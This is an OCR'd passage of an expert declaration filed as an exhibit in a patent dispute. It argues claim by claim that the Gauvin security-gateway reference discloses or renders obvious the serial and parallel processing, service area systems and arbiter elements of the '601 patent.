


FIG. 1

(Annotated)

234. More specifically, Gauvin disclosed that, after the data was processed by the systems and subsystems, "outgoing interface 1503 passe[d] the data flow

out." (*Id.*, 22:14-16; Fig. 15, 1503 (annotated below in red); *see also, e.g.*, *id.*, 24:19-20 ("Once validated, data [was] transmitted to the destination using socket write/send calls.").)




FIG. 15
(Annotated)

k. 1[e]: "wherein the one or more Perimeter Points of Presence (P/PoP) are configured to process the received data in parallel, serially, or both."

235. Gauvin disclosed that each security gateway processed the received data serially. As discussed above, Gauvin's security hierarchy sought to "drop[] undesired traffic at the earliest point of the security hierarchy." (Gauvin, 6:52-54; *see also, e.g.*, *id.*, 7:9-20, 9:4-6.) Gauvin disclosed six security levels that moved from lowest (I) to highest (VI). (Gauvin, 9:13-15.) Gauvin explained that "[t]he security features may be considered to be listed sequentially, from bottom to top, and form a relationship with one another (Gauvin, 5:31-33), and "each level of security [was] contingent on the next lower level." (*Id.*, 9:11-13.) Figure 6A (below) depicted Levels I-III and how data was processed level-by-level; in other words, data could not move to the next level until it was processed by the lower levels. For example, if a packet passed Security Level I, it was "allowed to flow through to the next level of security checks." (*Id.*, 10:37-41; *see also, e.g.*, *id.*, 6:54-59, claim 1 ("forwarding the received packet and an indication of its compliance with the first test ***for subsequent processing*** upon the received packet complying with the first test") (emphasis added).) Thus, Gauvin disclosed processing data serially because data was processed according to a lower level security feature before it would be processed according to an upper level security feature.

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 136 of 465

236. For example, Attack Amelioration System of Gauvin processed the data as part of the Security Level I operations, while the Anti-Virus subsystem (Content Security system) was configured as part of Security Level V which performed operations subsequent to, and thus serially with respect to, the Anti-Virus subsystem. See Figures 6, 6A and 6C.




FIG. 6




FIG. 6A

Netskope Exhibit 1002




FIG. 6C

237. Moreover, Gauvin taught or suggested that certain operations can be conducted in parallel. For example, Figure 6C of Gauvin (annotated below) illustrated the same data line being provided to each of the Anti-Virus, Anti-Spam, PAD and DDR security subsystems (red dashed box), which would have informed a POSITA that the associated operations can be conducted in parallel. A POSITA would have been guided by Gauvin's explanation that "security features may be licensed separately from one another and may be enabled or disabled separately depending on the security requirements" (Gauvin, 7:15-20), and would have understood that operations such as anti-virus and anti-spam screening (both instantiated at Level V), were independent of one another and thus could be

conducted in parallel. Similar logic applies to parallel operations associated with Anti-Spyware, Anti-Spim, IM Security and Content Filtering Security subsystems (green dashed box).




FIG. 6C
(Annotated)

238. Gauvin further disclosed processing the data both serially and in parallel. In particular, Gauvin's Figure 6C illustrated that the operations associated with the IM Security subsystem could be carried out as part of both Security Level V and Security Level VI (red boxed highlighted above). (*See also*, Gauvin, 8:4-5:

"It should be noted that some security features may integrate at multiple levels of the spine.") (Compare to '601 Patent's Figure 6A configuration showing a combination of serial and parallel processing.) Therefore, it would have been obvious to a POSITA that, in some scenarios, the processing of data by the IM Security subsystem could be carried out both in parallel (i.e., as a parallel operation with other operations in Level V such as with Anti-Spyware and Anti-Spim operations), as well as serially with, and subsequent to, Level V operations when the IM security operations are carried out as part of Level VI operations

2. Claim 18

a. 18[pre]: "A method implemented by at least once computer comprising a processor, memory, and a computer readable medium storing computer code thereon, wherein the computer is configured to perform at least:"

239. Gauvin disclosed security gateways (10, 10') that "provide[d] protection for various internal network topologies, services, and deployments. (Gauvin, 6:14-16.) Security gateways (10, 10') included "a ***central processing unit 1700***; a ***memory 1702***." (*Id.*, 24:44-49.) Gauvin further disclosed that its invention could be implemented in "a combination of hardware and software, including ***program code stored in a firmware format*** to support dedicated hardware," where the "software implementation of the above described embodiment(s) may ***comprise a series of computer instructions either fixed on a***

Netskope Exhibit 1002

tangible medium, such as a computer readable media, …" (*Id.*, 24:53-62.). Therefore, Gauvin taught or suggested the preamble.

b. 18[a]: "accepting network connections at one or more Perimeter Points of Presence (P/PoP) from plurality of entities including at least one entity associated with a customized virtual perimeter;"

240. Gauvin disclosed this limitation for the reasons discussed in elements 1[a], 1[b][i], 1[b][iii], and 1[c][i].

241. In short, security gateways (10, 10') provided a virtual perimeter (shown below): security gateway 10 accepted connections to/from an enterprise and protected it, while security gateway 10' accepted network connections to/from an affiliated remote office and protected it. (Gauvin, 6:16-18, 6:21-24, 6:37-39, 6:44-47.) The virtual perimeter was associated with at least the enterprise because the virtual perimeter protected the enterprise's network and devices and the enterprise controlled at least security gateway (10), which provided part of the perimeter.




FIG. 1

(Annotated)

c. 18[b]: "receiving a data flow from a data source at the one or more Perimeter Points of Presence (P/PoP);"

242. Gauvin disclosed this element for the same reasons it disclosed element 1[d][i].

d. 18[c]: "processing the received data flow at the one or more Perimeter Points of Presence (P/PoP) using a data processing policy for the entity associated with the customized virtual perimeter for the entity;"

243. Gauvin disclosed this element for the same reasons it disclosed element 1[d][ii].

e. 18[d]: "processing the received data in parallel, serially, or both; and"

244. Gauvin disclosed this element for the same reasons it disclosed element 1[e].

f. 18[e]: "transmitting the processed data flow as policy compliant data flow from the one or more Perimeter Points of Presence (P/PoP) to an end point,"

245. Gauvin disclosed this element for the same reasons it disclosed element 1[d][iii]

g. 18[f]: "wherein the customized virtual perimeter comprises selectable service area systems for creating the policy, and"

246. Gauvin disclose this element for the same reasons it disclosed element 1[b][ii]

h. 18[g]: "wherein the one or more Perimeter Points of Presence (P/PoP) allow each entity to customize contents of its own data processing policy."

247. Gauvin disclosed this element for the same reasons it disclosed elements 1[c][ii] and 18[f].

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 143 of 465

3. Claim 2: "The system of claim 1, wherein each service area [subsystem] is configured to perform at least one of a plurality of actions with respect to the received data."[19]

248. Claim 2 recites "each service area," which lacks the proper antecedent basis. It is assumed that the correct recitation is "each service area sub-system."

249. As discussed in Element 1[b][ii], Gauvin disclosed a plurality of service area systems; each of those systems contained a plurality of subsystems configured to process the data (e.g., perform an anti-virus scan) and perform one or more actions based on the result of processing. For example, Gauvin described that "[c]ontent security 1104 scans files for malicious content and allows the user to take action based on the desired criteria. The response to the end user may range from a specific protocol aware response, such as ***an HTTP/HTML page identifying the resource and virus found***, to the ***disconnection of the connection***." (Gauvin, 18:18-23 (emphasis added).) (*See also*, *id*., 18:47-49: "Instant Messages may be tunneled over well-known protocols. to restrict this type of operation, an IM security policy 1106 may be set to ***disallow Instant Messaging***. This policy may contain attribute to ***allow specific IM traffic and disallow others***" (emphasis added).) The actions disclosed in Gauvin are similar to those described in the '601 Patent, "such as log, ***alert***, ***drop***, ***reject***, allow, redirect, mirror, encrypt,

[19] Claim 2 does not specify whether it applies to service area systems or service area subsystems. For this petition, I assume claim 2 refers to service area subsystems.

Netskope Exhibit 1002

decrypt, and/or next system/sub-system, etc." traffic data. ('601 Patent, 10:55-62 (emphasis added).)

4. Claims 3 and 19

250. Claims 3 and 19 recite similar limitations, while claim 3 depends on claim 1, and claim 19 depends on claim 18.

a. 3[pre]: "The system of claim 1 wherein the system is configured to perform the parallel processing by at least:"

b. 19[pre]: "The method of claim 18 wherein the parallel processing method comprises:"

c. 3[a]/19[a]: "replicating the received data across a plurality of the service area systems in parallel;"

251. Gauvin's Figure 7 illustrated a number of Level-I service area systems including "Attack Amelioration" and "Bandwidth Management" systems. (Gauvin, 11:61-12:20; Fig. 7.) As illustrated below, each of the systems 708 and 710 received packet data in a parallel path. Similar to the rationale for element 1[e], a POSITA would have understood that Gauvin's systems could receive the same data (replicated data) in parallel because (1) Figure 7 illustrated parallel data paths that entered those systems, and (2) the systems in Gauvin could be enabled and disabled separately, and therefore the systems in Figure 7 (all at the same Security Level) could perform their respective operations in parallel. (Gauvin, 7:15-20.)




FIG. 7

(Partially Reproduced and Annotated)

d. 3[b]/19[b]: "determining at least one of a plurality of actions to be performed on the received data at each of the plurality service areas [systems] simultaneously or substantially simultaneously;"[20]

252. Claims 3 and 19 recite "plurality of service areas" which I assume the correct recitation is "plurality of service area systems," which finds antecedent basis in element 3[a]/19[a].

253. Gauvin described the Attack Amelioration and Bandwidth Management systems determined various actions. In particular, Attack

[20] This claim is invalid for the same reason as Claim 2. For this petition, I assume the limitation pertains to service area systems.

Amelioration's actions included "control[ling] blacklists and enforc[ing] access restrictions placed upon systems in this list," (Gauvin, 11:65-67); Bandwidth Management system actions included rate limiting those "systems [that were] identified as hosting attacks [and allowing those systems] to pass a specified amount of traffic to allow upper level security to scan and determine the level of threat." (Gauvin, 12:4-8.).

254. Gauvin further suggested that the above systems identified their respective actions simultaneously or substantially simultaneously (or received their input data simultaneously or substantially simultaneously - depending on how the claim is interpreted). Specifically, Gauvin described that "Bandwidth management [could be] used … ***in conjunction with[]*** blacklisting to automatically determine when a system has run through remediation and no longer poses a threat." (Gauvin, 12:8-11 (emphasis added).) Additionally, a POSITA would have found this aspect to be obvious because Figure 7 (annotated below) showed the same input line entering both subsystems, which suggested that the operations were conducted substantially simultaneously and knowing the outcomes of the two subsystems at substantially the same time would have allowed the system to decide which action must be carried out.




FIG. 7

(Partially Reproduced and Annotated)

e. 3[c]/19[c]: "sending the determinations to an arbiter component configured to perform one or more of the actions on the received data determined by each service area based on the data processing policy for the entity."

255. Gauvin did not explicitly disclose sending the determinations to an arbiter, but this operation would have been obvious to a POSITA because the Attack Amelioration and Bandwidth Management systems produced outcomes that required additional assessment by another component (an arbiter). Notably, Gauvin suggested an arbiter in the form of *Timer services* (or a component therein)

that acted as a ***watch dog*** for measuring and modifying the actions when a change in status occurred. (Gauvin, 12:33-40.)

256. As context, Gauvin explained that when the Bandwidth Management system identified a culprit system that was hosting attacks, an "***upper level security*** [was allowed] to scan and determine the level of threat." (Gauvin, 12:4-8.) "As more security measurements [were] taken and no threat [was] detected, the bandwidth [was] gradually increased, until it [was] back to the original setting" (Gauvin, 12:30-32); which allowed the system to be removed from the blacklist. (Gauvin, 12:4-32.)

257. It would have been obvious to a POSITA that Timer services would be the upper level security arbiter that performed scanning to determine the level of threat and to instigate further actions because (1) it could be implemented at a part of "***high level services***" (Gauvin 12:39-40), (2) it "[was] used to manage the duration of a session and ***act as a watch dog for services*** when measuring the activity of, and processing for, these specific security events ***when the status of the event may change in time***" (Gauvin, 12:33-39), and (3) the Timer services also received and instigated modifications to the blacklist. (Gauvin, 12:33-40: "the blacklisting of a host or client uses a timer event to remove the blacklisted client after a specific amount of time." (Gauvin.) Therefore, a POSITA would have found it obvious that Timer services would be a watch dog (or arbiter) that

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 149 of 465

received the determinations from Bandwidth Management and Blacklist systems and assessed that for how long a culprit device should remain on the blacklist and/or for how long should be subjected to bandwidth limitations.

5. Claims 4 and 20

258. Claims 4 and 20 recite similar limitations, while claim 4 depends on claim 1, and claim 20 depends on claim 18.

a. 4[pre]: "The system of claim 1, wherein the system is configured to:"

b. 20[pre]: "The method of claim 18, further comprising:"

c. 4[a]/20[a]: "process[ing] the received data through plurality service area systems in series; and"

259. As discussed for element 1[e], Gauvin disclosed processing data through a plurality of service area systems in series. For example, data was processed by Attack Amelioration system and subsequently by Content Security system that were implemented at Security Levels I and V, respectively

d. 4[b]/20[b]: "perform[ing] at least one of a plurality of actions [on the received data] at each of the plurality service area systems."

260. Gauvin disclosed performing at least one of a plurality of actions on the received data at each of the plurality service area systems. Gauvin describes actions performed by Content Security system (providing an HTTP/HTML page identifying the resource and virus found, disconnection of the connection,

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 150 of 465

disallowing Instant Messaging, allowing specific IM traffic and disallowing others) as provided above in claim 2. (Gauvin, 18:18-23; 18:47-51.) Gauvin also described actions performed by its Attack Amelioration system that included "isolate[ing] the attacker and system under attack …prevent[ing] address spoofing of an internal address, control[ing] blacklists and enforce[ing] access restrictions placed upon systems in this list, manag[ing] whitelists, prevent[ing] vulnerabilities to well known attacks (such as Syn flood) and … apply[ing] a number of rate limiting features to avoid resource Denial of Service attacks." (Gauvin, 11:61-12:3.)

6. Claims 5 and 21

a. Claim 5: "The system of claim 1, wherein the system is configured to process the same received data in both parallel and in series."

261. *See* claim 1[e].

b. Claim 21: "The method of claim 18, wherein the system is configured to process the same inbound received data in both parallel and in series."

262. *See* claim 1[e]

7. Claim 6: "The system of claim 1, wherein the received data is communicated from an unknown source, the unknown source being an entity beyond the organizational control of an entity associated with the customized virtual perimeter."

263. The '601 patent explains that "[a]s used herein, untrusted or unknown refers to entities, platforms, nodes or other data sources or destinations that are

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 151 of 465

beyond the organizational control of an entity associated with a virtual perimeter." ('601 Patent, 6:19-23.)

264. While Gauvin did not expressly disclose the received data being from an unknown source, that would have been obvious to a POSITA based on the teachings in Gauvin.

265. Gauvin disclosed entities that were beyond the organization control of an entity associated with a virtual perimeter. For example, in Figure 1 (annotated below), Gauvin disclosed devices 32-38 (highlighted in blue), which could be PDAs and client devices (Gauvin, 6:37-43); it would have been obvious that PDAs and client devices that connect directly to an external network 28 (without going through the security gateways) would be outside of the entity's control.

